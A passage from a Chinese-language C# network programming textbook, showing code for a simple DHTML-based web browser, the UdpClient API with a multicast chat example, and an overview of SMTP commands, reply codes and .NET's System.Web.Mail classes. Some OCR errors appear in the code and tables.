                }
                if(e.Button==toolBarButton6){
                    StreamWriter sw=null;
                    saveFileDialog1.Filter="网页文件(*.HTM)|*.HTM";
                    if(saveFileDialog1.ShowDialog()==DialogResult.OK)
                    {
                        try
                        {
                            sw=new      StreamWriter(saveFileDialog1.FileName,
false,System.Text.Encoding.Unicode);
                            sw.Write(axDHTMLEdit1.DocumentHTML);}
                    catch(Exception excep){MessageBox.Show(excep.Message);}
                        finally{if(sw!=null){sw.Close();}
                        }//对应finally{

                    } //对应if(saveFileDialog1.ShowDialog()==DialogResult.OK)

                }
```

```
        }
```

(4) 菜单栏单击鼠标事件代码

① 【打开】菜单的 Click 事件代码

```
        private void menuItem2_Click(object sender, System.EventArgs e)
        {
            try
            {


                    openFileDialog1.Filter="ASP.NET 网页 (*.ASPX) |*.ASPX|HTM
(*.HTM) |*.HTM|HTML 文件 (*.HTML) |*.HTML|所有文件 (*.*) |*.*";
                    if(openFileDialog1.ShowDialog()==DialogResult.OK)
                    {
                        comboBox1.Text=openFileDialog1.FileName.ToString();


                    str1[0]=null;
                     int n=1;
                     str1[j]=comboBox1.Text;
                    for(int k=0;k<j;k++)
                    {
                        if(str1[j]==str1[k])
                        {//比较是不是新网页，如果是老网页（刚浏览过），则 n 为“0”
                            n=0;
                        }
                       // MessageBox.Show(n.ToString());
                    }
                       if(n==1)
                       {//如果是新网页
                           comboBox1.Items.Add(comboBox1.Text);
                           j++;
                       }
                       //*************************************************
//加载网页
                       axDHTMLEdit1.LoadURL(comboBox1.Text);
                       i++;
                       //*************************************************
                       str[i]=comboBox1.Text;
                       if(i==(6400-1))
```

```
{
    str=new string[6400*2];
    if(i==6400*2-1)
    {
        str=new string[6400*8];
    }
}
if(j==(1024-1))
{
    str=new string[1024*2];
    if(j==1024*2-1)
    {
        str=new string[1024*8];
    }
}

//MessageBox.Show(i.ToString());
```

```
            }//if(open....)

        }//第一try

        catch{axDHTMLEdit1.LoadURL("e:\\temp\\doc1.htm");}

    }
```

② 【保存】菜单的 Click 事件代码

```
private void menuItem3_Click(object sender, System.EventArgs e)
        {
            StreamWriter sw=null;
            saveFileDialog1.Filter="网页文件 (*.HTM) |*.HTM";
            if(saveFileDialog1.ShowDialog()==DialogResult.OK)
            {
                try
                {
                    sw=new   StreamWriter(saveFileDialog1.FileName,false,
System.Text.Encoding.Unicode);
    //保存网页
    sw.Write(axDHTMLEdit1.DocumentHTML);}
```

```
            catch(Exception excep){MessageBox.Show(excep.Message);}
            finally{if(sw!=null){sw.Close();}
            }//对应 finally{

        } //对应 if(saveFileDialog1.ShowDialog()==DialogResult.OK)

    }
```

③ 【退出】菜单的 Click 事件代码

```
private void menuItem5_Click(object sender, System.EventArgs e)
    {
        Application.Exit();
    }
```

④ 【本机 IP】菜单的 Click 事件代码

```
private void menuItem7_Click(object sender, System.EventArgs e)
    {
        Form2 form2=new Form2();
        form2.Show();

    }
```

⑤ 【解析主机】菜单的 Click 事件代码

```
private void menuItem8_Click(object sender, System.EventArgs e)
    {
        Form3 form3=new Form3();
        form3.Show();

    }
```

⑥ 【使用帮助】菜单的 Click 事件代码

```
    private void menuItem10_Click(object sender, System.EventArgs e)
    {
        Form4 form4=new Form4();
        form4.Show();
    }
```

⑦ 【关于】菜单的 Click 事件代码

```
private void menuItem11_Click(object sender, System.EventArgs e)
    {
        MessageBox.Show("网页浏览器 [illegible]");
    }
```

(5) button1 按钮代码

① button1 按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
{
        try
 {

        str1[0]=null;
         int n=1;
         str1[j]=comboBox1.Text;
         for(int k=0;k<j;k++)
         {
             if(str1[j]==str1[k])
             {//比较是不是新网页，如果是老网页（刚浏览过），则n为“0”
                 n=0;
             }

            // MessageBox.Show(n.ToString());

         }
         if(n==1)
{//如果是新网页
    comboBox1.Items.Add(comboBox1.Text);
    j++;
}
//************************************************

axDHTMLEdit1.LoadURL(comboBox1.Text);
i++;
//************************************************
str[i]=comboBox1.Text;
if(i==(6400-1))
{
    str=new string[6400*2];
    if(i==6400*2-1)
    {
        str=new string[6400*8];
    }
}
if(j==(1024-1))
{
```

```
                str=new string[1024*2];
                if(j==1024*2-1)
                {
                    str=new string[1024*8];
                }
            }

            //MessageBox.Show(i.ToString());


        }//第一try

        catch{
//显示错误提示页面
axDHTMLEdit1.LoadURL("e:\\temp\\doc1.htm");}
        }
```

② button1 按钮的 MouseEnter 事件代码

```
private void button1_MouseEnter(object sender, System.EventArgs e)
        {
            button1.FlatStyle=FlatStyle.Standard;

        }
```

③ button1 按钮的 MouseLeave 事件代码

```
private void button1_MouseLeave(object sender, System.EventArgs e)
        {button1.FlatStyle=FlatStyle.Flat;

        }
```

2. Form2 代码编写

(1) 添加引用

```
using System.Net;
```

(2) “获取”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            IPHostEntry myHost=new IPHostEntry();
            try
            {
                myHost=Dns.GetHostByName(Dns.GetHostName());
```

```
                    textBox1.AppendText("本地主机名称-->"+myHost.Host-
Name.ToString()+"\r");
                    for(int i=0;i<myHost.AddressList.Length;i++)
                    {

                        textBox2.AppendText("本地主机IP地址-->"+myHost.
AddressList[i].ToString()+"\r\n");
                    }
                }
                catch(Exception ee){MessageBox.Show(ee.Message);}
            }
```

3. Form3 代码编写

(1) 添加引用

```
using System.Net;
```

(2) “获取”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {

            IPHostEntry myHost=new IPHostEntry();
            string name=textBox1.Text;
            myHost=Dns.Resolve(textBox1.Text);
            for(int i=0;i<myHost.AddressList.Length;i++)
            {
                textBox2.AppendText(name+"的IP地址-->"+myHost.
AddressList[i].ToString()+"\r\n");
            }
        }
```

4. Form4 代码编写

“确定”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            this.Close();
        }
```

5.4.3 演示

如图 5.25 所示，在“服务器地址”栏里输入适当的网址，然后单击“进入”按钮，即可浏览网页。图 5.25 是“http://www.yahoo.com”的首页




图 5.25

如果不在网上或输入的网址不正确或服务器不提供服务，就会出现如图 5.26 的情形。




图 5.26

疑难解答：

问题 1：为什么有时 AxDHTMLEdit 控件无法添加到窗体上？

答案：本控件要使用一些 Office2000 的共享组件，检查一下 Office2000 安装是否正确。

问题 2：为什么一切正常但无法浏览网页？

答案：本控件要使用一些 IE 的共享组件，IE 的设置会影响该控件，检查一下 IE 是否脱机工作？若果是，取消脱机工作。

问题 3：为什么用 SHARP EXPLORER 1.0 浏览网页后，单击网页上的超链接，IE 6.0 负责浏览被连接网页？

答案：注册表里 IE 为默认网页浏览器，修改注册表把 SHARP EXPLORER 1.0 变为默认浏览器即可。

问题 4：AxDHTMLEdit 控件要使用哪些共享组件？

答案：如图 5.27 所示




图 5.27

5.5 本章小结

本章首先简单的介绍了 HTTP 协议规范，然后又详细介绍了一些 HTTP 编程中常用的操作，最后开发了一个 HTTP 网页浏览器，学习好本章知识对熟悉 HTTP 编程十分有用。

第六章　UDP 协议与 SMTP 协议编程

6.1　UDP 协议编程

6.1.1　UDP（用户数据报协议）简介

UDP 是用来在互连网中提供包交换的计算机通信的协议。此协议的默认下层协议是 IP。该协议提供了向另一用户程序发送信息的最简便的协议机制。它是面向操作的，不提供提交和复制保护是不安全的，不能保证数据的可靠传输。UDP 协议一般用在可靠性较高的局域网中。UDP 报文如表 6-1 所示。

表 6-1

UDP 源端口	UDP 目标端口
UDP 报头长度	UDP 校验码
数据区	

在 IP 中使用它时，它的协议号是 17（八进制中是 21）。

6.1.2　.NET 平台与 UDP 相关的类

在.NET 平台上，UdpClient 类实现了对“UDP”协议的支持，名字空间：System.Net.Sockets。其主要方法有：

● 构造方法

方法功能：构造一个 UdpClient 类对象

方法原型一：public UdpClient();

例：

```
UdpClient aa=new UdpClient();
```

方法原型二：

```
public UdpClient(
   int port 端口
);
```

例：

```
UdpClient aa=new UdpClient(5050);
```

方法原型三：

```
public UdpClient(
   IPEndPoint localEP 本地主机
```

```
);
```

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
IPEndPoint  client =new IPEndPoint(myIP,5050);
UdpClient aa=new UdpClient(client);
```

方法原型四：

```
public UdpClient(
   string hostname,
   int port
);
```

例：

```
UdpClient aa=new UdpClient(“localhost”, 5050);
```

● Connect()方法

方法功能：该方法用于与“UDP”主机连接，有以下几种重载方法。

方法原型一：

```
public void Connect(
   IPEndPoint endPoint //目标终端的“IP”地址
);
```

例：

```
          IPAddress myIP=IPAddress.Parse("127.0.0.1");
            IPEndPoint  client=new IPEndPoint(myIP,5050);
           UdpClient aa=new UdpClient(client);
           IPAddress IP=IPAddress.Parse("123.3.4.5");
           IPEndPoint  MyServer=new IPEndPoint(IP,5050);
       aa.Connect( MyServer);
```

异常信息：

异常类型	条件
SocketException（套接字异常）	连接时出错

方法原型二：

```
public void Connect(
   IPAddress addr,//IP地址
   int port //端口
);
```

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
             IPEndPoint  client=new IPEndPoint(myIP,5050);
            UdpClient aa=new UdpClient(client);
```

```
IPAddress IP=IPAddress.Parse("123.3.4.5");
aa.Connect(IP,5050);
```

异常信息：

异常类型	条件
SocketException（套接字异常）	连接时出错

方法原型三：

```
public void Connect(
   string hostname,//目标主机名称
   int port
);
```

例：

```
IPAddress myIP=JPAddress.Parse("127.0.0.1");
IPEndPoint  client=new IPEndPoint(myIP,5050);
UdpClient aa=new UdpClient(client);
aa.Connect(“zhou”,5050);
```

异常信息：

异常类型	条件
SocketException（套接字异常）	连接时出错

○ public void Close()

该方法用于关闭连接。

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
IPEndPoint  client=new IPEndPoint(myIP,5050);
UdpClient aa=new UdpClient(client);
aa.Close();
```

异常信息：

异常类型	条件
SocketException（套接字异常）	关闭时出错

● Receive()方法

该方法用于接受来自于其他“DUP”终端的数据。

```
public byte[] Receive(
   ref IPEndPoint remoteEP //远程终端的 IP 地址
);
```

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
```

```
IPEndPoint  client=new IPEndPoint(myIP,5050);
UdpClient aa=new UdpClient(client);
byte[] byt=aa.Receive(ref MyServer);
string    str=System.Text.Encoding.BigEndianUnicode.GetString(byt,0,byt.
Length);
```

异常信息：

异常类型	条件
SocketException（套接字异常）	读数据时出错

○ Send()方法

```
public int Send()
```

该方法用于发送数据，有以下几种重载方式：

方法原型一：

```
public int Send(
   byte[] dgram, //存放数据的字节数组
   int bytes/ /数组的字节数
);
```

例：

```
        IPAddress myIP=IPAddress.Parse("127.0.0.1");
        IPEndPoint  client=new IPEndPoint(myIP,5050);
       UdpClient aa=new UdpClient(client);
      string send="aaaaaaaaaaaaaaaa";
       byte[]bytee-System.Text.Encoding.BigEndianUnicode.GetBytes(send);
       aa.Send(bytee,bytee.Length);
```

异常类型	条件
ArgumentException（参数异常）	UdpClient 对象未连接服务器
SocketException（套接字异常）	发数据时出错

方法原型二：

```
public int Send(
   byte[] dgram, //存放数据的数组
   int bytes, / /数组的字节数
   IPEndPoint endPoint //远程终端的 IP 地址
);
```

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
            IPEndPoint  client=new IPEndPoint(myIP,5050);
           UdpClient aa=new UdpClient(client);
```

```
            IPAddress IP=IPAddress.Parse("123.3.4.5");
            IPEndPoint  MyServer=new IPEndPoint(IP,5050);
        string send="aaaaaaaaaaaaaaaaa";
            byte[]   bytee=System.Text.Encoding.BigEndianUnicode.GetBytes
(send);
            aa.Send(bytee,bytee.Length,MyServer);
```

异常信息：

异常类型	条件
ArgumentException（参数异常）	UdpClient 对象未连接服务器
SocketException（套接字异常）	发数据时出错

方法原型三：

```
public int Send(
   dgram : Byte[],//存放数据的数组
   bytes : int,//数组的字节数
   hostname : String,//远程主机名称
   port : int//端口号
) ;
```

例：

```
IPAddress myIP=IPAddress.Parse("127.0.0.1");
    IPEndPoint  client=new IPEndPoint(myIP,5050);
    UdpClient aa=new UdpClient(client);
    IPAddress IP=IPAddress.Parse("123.3.4.5");
    IPEndPoint  MyServer=new IPEndPoint(IP,5050);
    string send="aaaaaaaaaaaaaaaaa";
    byte[] bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(send);
    aa.Send(bytee,bytee.Length,"zhou",6060);
```

异常信息：

异常类型	条件
ArgumentException（参数异常）	UdpClient 对象未连接服务器
SocketException（套接字异常）	发数据时出错

6.1.3 UDP 开发实例

这里开发一个广播聊天程序。服务端示例使用 UdpClient 侦听端口 8877 上的多路广播地址组 202.123.125.2（这个 IP 地址只是假定有效的 IP 地址，开发人员可根据实际具体选用有效的 IP 地址）的 UDP 数据文报广播，它接收消息字符串并将消息写入文本框。

客户端示例使用 UdpClient 将 UDP 数据文报发送到端口 8877 上的多路广播地址组

202.123.125.2。

1. 服务端开发

(1) 界面设计

在窗体上拖放一个 RichTextBox 控件、两个 Button 控件。

(2) 添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
```

(3) 添加私有成员

```
    private bool control = false;
private UdpClient listener = new UdpClient();
```

(4) “监听”按钮的 Click 事件代码

```
    private void button1_Click(object sender, System.EventArgs e)
        {

            Thread thread=new Thread(new ThreadStart(Listener));
            thread.Start();

        }
```

(5) Listener 方法代码

```
        private  void Listener()
        {
            IPAddress ip = IPAddress.Parse("202.123.125.2");
            int port = 8877;
            //构造主机
            IPEndPoint host = new IPEndPoint(ip,port);

            try
            {//加入广播组
                listener.JoinMulticastGroup(ip);
                //连接主机
                    listener.Connect(host);

                while (!control)
                {
                    //接收数据
                    byte[] bytes = listener.Receive( ref host);
```

```
                                string str=System.Text.Encoding.BigEndianUnicode.
GetString(bytes,0,bytes.Length);
                            richTextBox1.AppendText(str);
                        }
                    }
                    catch (Exception ee)
                    {
                    MessageBox.Show(ee.Message);
                    }

            }
```

2. 客户端开发

(1) 界面设计

在窗体上拖放一个 Button 控件、一个 RichTextBox 控件。

(2) 添加引用

```
using System.Net;
using System.Net.Sockets;
```

(3) “发送”按钮的 Click 事件代码

```
    private void button1_Click(object sender, System.EventArgs e)
            {
         IPAddress ip = IPAddress.Parse("202.123.125.2");
               int port = 8877;
                UdpClient sen = new UdpClient();
                IPEndPoint host = new IPEndPoint(ip,port);

                try
                {

                    byte[]  bytes  =System.Text.  Encoding.BigEndianUnicode.
GetBytes(richTextBox1.Text);

                    sen.Send(bytes, bytes.Length, host);

                    //sen.Close();

                }
                catch (Exception ee) { MessageBox.Show(ee.Message);}
            }
```

6.2　SMTP 协议编程

SMTP 是 Simple Message Transfer Protocol 的缩写，意为简单邮件传输协议。该协议是 TCP / IP 协议家族定义的机器间交换邮件的标准，它关心底层邮件传输系统如何将一个报文从一台机器传输到另一台机器，而不关心邮件如何存储以及邮件的传输速度。在 SMTP 协议上，客户端首先建立与服务器的 TCP 连接，然后服务器发送 220 报文，客户端收到 220 报文后，发送 HELLO 命令，服务器收到 HELLO 后作出响应，然后服务器与客户端可以开始邮件通信。

6.2.1　SMTP 介绍

1. SMTP 命令

SMTP 命令定义了邮件传输或由用户定义的系统功能。它的命令是由<CRLF>结束的字符串。而在带有参数的情况下，命令本身由<SP>和参数分开，如果未带参数可以直接和<CRLF>连接。邮箱的语法格式必须和接收站点的格式一致。

- HELLO (HELO)

该命令用于向接收 SMTP 确认发送 SMTP。参数域包括发送 SMTP 的主机名。

- MAIL (MAIL)

该命令用于开始将邮件发送到一个多个邮箱中。参数域包括回复路径。返回路径中包括了可选的主机和发送者邮箱列表。

- RECIPIENT (RCPT)

该命令用于确定邮件内容的唯一接收者；多个接收者将由多个此命令指定。转发路径中包括一个可选的主机和一个必须的目的邮箱。

- DATA (DATA)

该命令使该命令后的邮件内容加入邮件内容缓冲区。邮件内容可以包括所有 128 个 ASCII 码字符。邮件内容由只包括一个句号的行结束，也就是如下的字符序列："<CRLF>.<CRLF>"，它指示了邮件的结束。

- SEND (SEND)

该命令用于开始一个发送命令，将邮件发送到一个或多个终端上。参数域包括了一个回复路径，此命令如果成功就将邮件发送到终端上了。

- SEND OR MAIL (SOML)

该命令用于开始一个邮件操作将邮件内容传送到一个或多个终端上，或者传送到邮箱中。对于每个接收者，如果接收者终端打开，邮件内容将被传送到接收者的终端上，否则就送到接收者的邮箱中。参数域包括回复路径，如果成功地将信息送到终端或邮箱中此命令成功。

- SEND AND MAIL (SAML)

该命令用于开始一个邮件操作将邮件内容传送到一个或多个终端上，并传送到邮箱中。如果接收者终端打开，邮件内容将被传送到接收者的终端上和接收者的邮箱中。参数域包括回复路径，如果成功地将信息送到邮箱中此命令成功。

- RESET (RSET)

该命令指示当前发送邮件的操作将被放弃。

- VERIFY (VRFY)

该命令要求接收者确认参数是一个用户。如果这是（已经知道的）用户名，返回用户的全名和指定的邮箱。

- EXPAND (EXPN)

该命令要求接收者确认参数指定了一个邮件发送列表，如果是一个邮件发送列表，就返回表中的成员。如果这是（已经知道的）用户名，返回用户的全名和指定的邮箱。此命令对回复路径缓冲区、转发路径缓冲区和邮件内容缓冲区没有影响。

- HELP (HELP)

该命令导致接收者向 HELP 命令的发送者发出帮助信息。

- NOOP (NOOP)

该命令不影响任何参数和已经发出的命令。它只是说明没有任何操作而不是说明接收者发送了一个 OK 应答。

- QUIT (QUIT)

该命令指示接收方必须发送 OK 应答然后关闭传送信道。

- TURN (TURN)

该命令指定接收方要么发送 OK 应答并改变角色为发送 SMTP，要么发送拒绝信息并保持自己的角色。

2. SMTP 应答

表 6-2

状态码	含义
211	系统状态或系统帮助响应
214	帮助信息
220	服务就绪
221	服务关闭传输信道
250	要求的邮件操作完成
251	用户非本地，将转发向<forward-path>
354	开始邮件输入，以<CRLF>.<CRLF>结束
450	要求的邮件操作未完成，邮箱不可用（例如，邮箱忙）
451	放弃要求的操作；处理过程中出错
452	系统存储不足，要求的操作未执行
550	格式错误，命令不可识别（此错误也包括命令行过长）
501	参数格式错误
502	命令不可实现

（续表）

状态码	含义
503	错误的命令序列
504	命令参数不可实现
550	要求的邮件操作未完成，邮箱不可用（例如，邮箱未找到，或不可访问）
551	用户非本地，请尝试<forward-path>
552	过量的存储分配，要求的操作未执行
553	邮箱名不可用，要求的操作未执行（例如邮箱格式错误）
554	操作失败

3. SMTP 典型过程

一般用 SMTP 发送邮件的操作有三步，操作由 MAIL 命令开始给出发送者标识。一系列 RCPT 命令紧跟其后，给出了接收者信息，然后用 DATA 命令列出发送的邮件内容，最后邮件内容指示符确认操作。在 MAIL 命令之前，有的服务器要求使用 HELLO 命令。

(1) MAIL 命令和 RCPT 命令

● MAIL 命令

```
MAIL <SP> FROM:<reverse-path> <CRLF>
```

reverse-path >包括源邮箱

该命令告诉接收者新的发送操作已经开始，请复位所有状态表和缓冲区。

● RCPT 命令

```
RCPT <SP> TO:<forward-path> <CRLF>
```

该命令发送给向前路径标识接收者，如果命令被接收，接收方返回一个 250 OK 应答，并存储向前路径。如果接收者未知，接收方会返回一个 550 Failure 应答。该过程有时会重复若干次。

(2) DATA 命令

```
DATA <CRLF>
```

如果命令被接收，接收方返回一个 354 Intermediate 应答，并认定以下的各行都是信件内容。邮件内容包括如下提示：Date, Subject, To, Cc, From。当信件结尾收到并存储后，接收者发送一个 250 OK 应答。因为邮件是在传送通道上发送，因此必须指明邮件内容结尾，以便应答对话可以重新开始。SMTP 通过在最后一行仅发送一个句号来表示邮件内容的结束 。

(3) 确认

邮件内容指示符确认邮件操作并告知接收者可以存储和再发送数据了。如果此命令被接收，接收方返回一个 250 OK 应答。DATA 命令仅在邮件操作未完成或无效的情况下失败。

下面例子演示了从 smtp.263.net 的 aaa@263.net 发信到 bbb@263.net，ccc@263.net：

```
发送者：MAIL FROM:<aaa@263.net>
smtp.263.net: 250 OK
发送者：RCPT TO:<bbb@263.net>
```

```
smtp.263.net: 550 No such user here
发送者: RCPT TO:<ccc@263.net>
smtp.263.net: 250 OK
发送者: DATA
smtp.263.net: 354 Start mail input; end with <CRLF>.<CRLF>
发送者: 内容...
发送者: ...等等
发送者: <CRLF>.<CRLF>
smtp.263.net: 250 OK
```

邮件发送完毕，在 smtp.263.net 应答中可知，bbb@263.net 不存在（注意：本例只是说明发送邮件的过程，在真正的 smtp.263.net 服务器上，bbb@263.net 并不一定不存在，不要乱试，以防侵权）。在.NET 平台上，SmtpMail 类实现了对 SMTP 协议的封装，使用是很方便的，可以直接用 SmtpMail 类 Send 方法发送邮件。但有兴趣的读者，可以借助 TCP 协议，用 SMTP 协议的有关命令发送一些邮件。另外，不无遗憾的说，.NET 平台并没有实现对 POP3 协议的封装，所以我们只有借助 TCP 协议和 POP3 协议有关命令来接收邮件。

6.2.2 SmtpMail 类

该类用于发送邮件，其名字空间为：System.Web.Mail，该类常用属性只有一个：

```
public static string SmtpServer {get; set;}
```

获取或设置 SMTP 服务器名称。如果不设置，将使用本地主机名。

SmtpMail 类常用方法：

● 构造方法

方法原型：

```
public SmtpMail();
```

● Send（）方法

方法功能：发送邮件

方法原型一：

```
public static void Send(
   MailMessage message//邮件
);
```

返回值：无

方法原型二：

```
public static void Send(
   string from,//发送者地址，如 aaa@bbb.com
   string to,//收信人地址：如 bbb@ccc.com
   string subject,//邮件主题
   string messageText//邮件内容
);
```

返回值：无

6.2.3　MailMessage 类

MailMessage 类的名字空间为：System.Web.Mail，该类用于设置邮件内容以及与邮件内容相关的信息，比如发送人地址、收信人地址等，其常用属性如下。

○　Attachments 属性

```
public IList Attachments {get;}
```

该属性用于获取附件的文件列表

○　Bcc 属性

```
public string Bcc {get; set;}
```

该属性用于获取或设置暗送于地址（即被暗送者的地址）

○　Body 属性

```
public string Body {get; set;}
```

该属性用于获取或设置邮件内容。

○　BodyEncoding 属性

```
public Encoding BodyEncoding {get; set;}
```

该属性用于获取或设置邮件内容的编码。

○　BodyFormat 属性

```
public MailFormat BodyFormat {get; set;}
```

该属性用于获取或设置邮件内容的格式。

有 Html、Text 两种格式。

○　Cc 属性

```
public string Cc {get; set;}
```

该属性用于获取或设置抄送于地址（即被抄送者的地址）

○　From 属性

```
public string From {get; set;}
```

该属性用于获取或设置发信人的地址

○　Headers 属性

```
public IDictionary Headers {get;}
```

该属性用于获取邮件标头

○　Priority 属性

```
public MailPriority Priority {get; set;}
```

该属性用于获取或设置邮件的优先级，包括三种：High，Low，Normal

○　Subject 属性

```
public string Subject {get; set;}
```

该属性用于获取或设置邮件的主题

○　To 属性

```
public string To {get; set;}
```

该属性用于获取或设置邮件的收信人地址

MailMessage 类常用方法只有一个，即

构造方法：

```
public MailMessage();
```

6.2.4 MailAttachment 类

该类用于构造和设置邮件的附件。名字空间为 System.Web.Mail。该类常用属性有：

○ Encoding 属性

```
public MailEncoding Encoding {get;}
```

该属性用于设置附件的编码。

○ Filename 属性

```
public string Filename {get;}
```

该属性用于设置附件的文件名

MailAttachment 类常用方法只有一个，即

构造方法：

方法原型一：

```
public MailAttachment(
   string filename//文件名
);
```

方法原型二：

```
public MailAttachment(
   string filename,//文件名
   MailEncoding encoding//编码
);
```

6.2.5 Visual C# SMTP 协议编程实例

1. MailMessage 类构造方法及各属性演示

(1) 界面设计

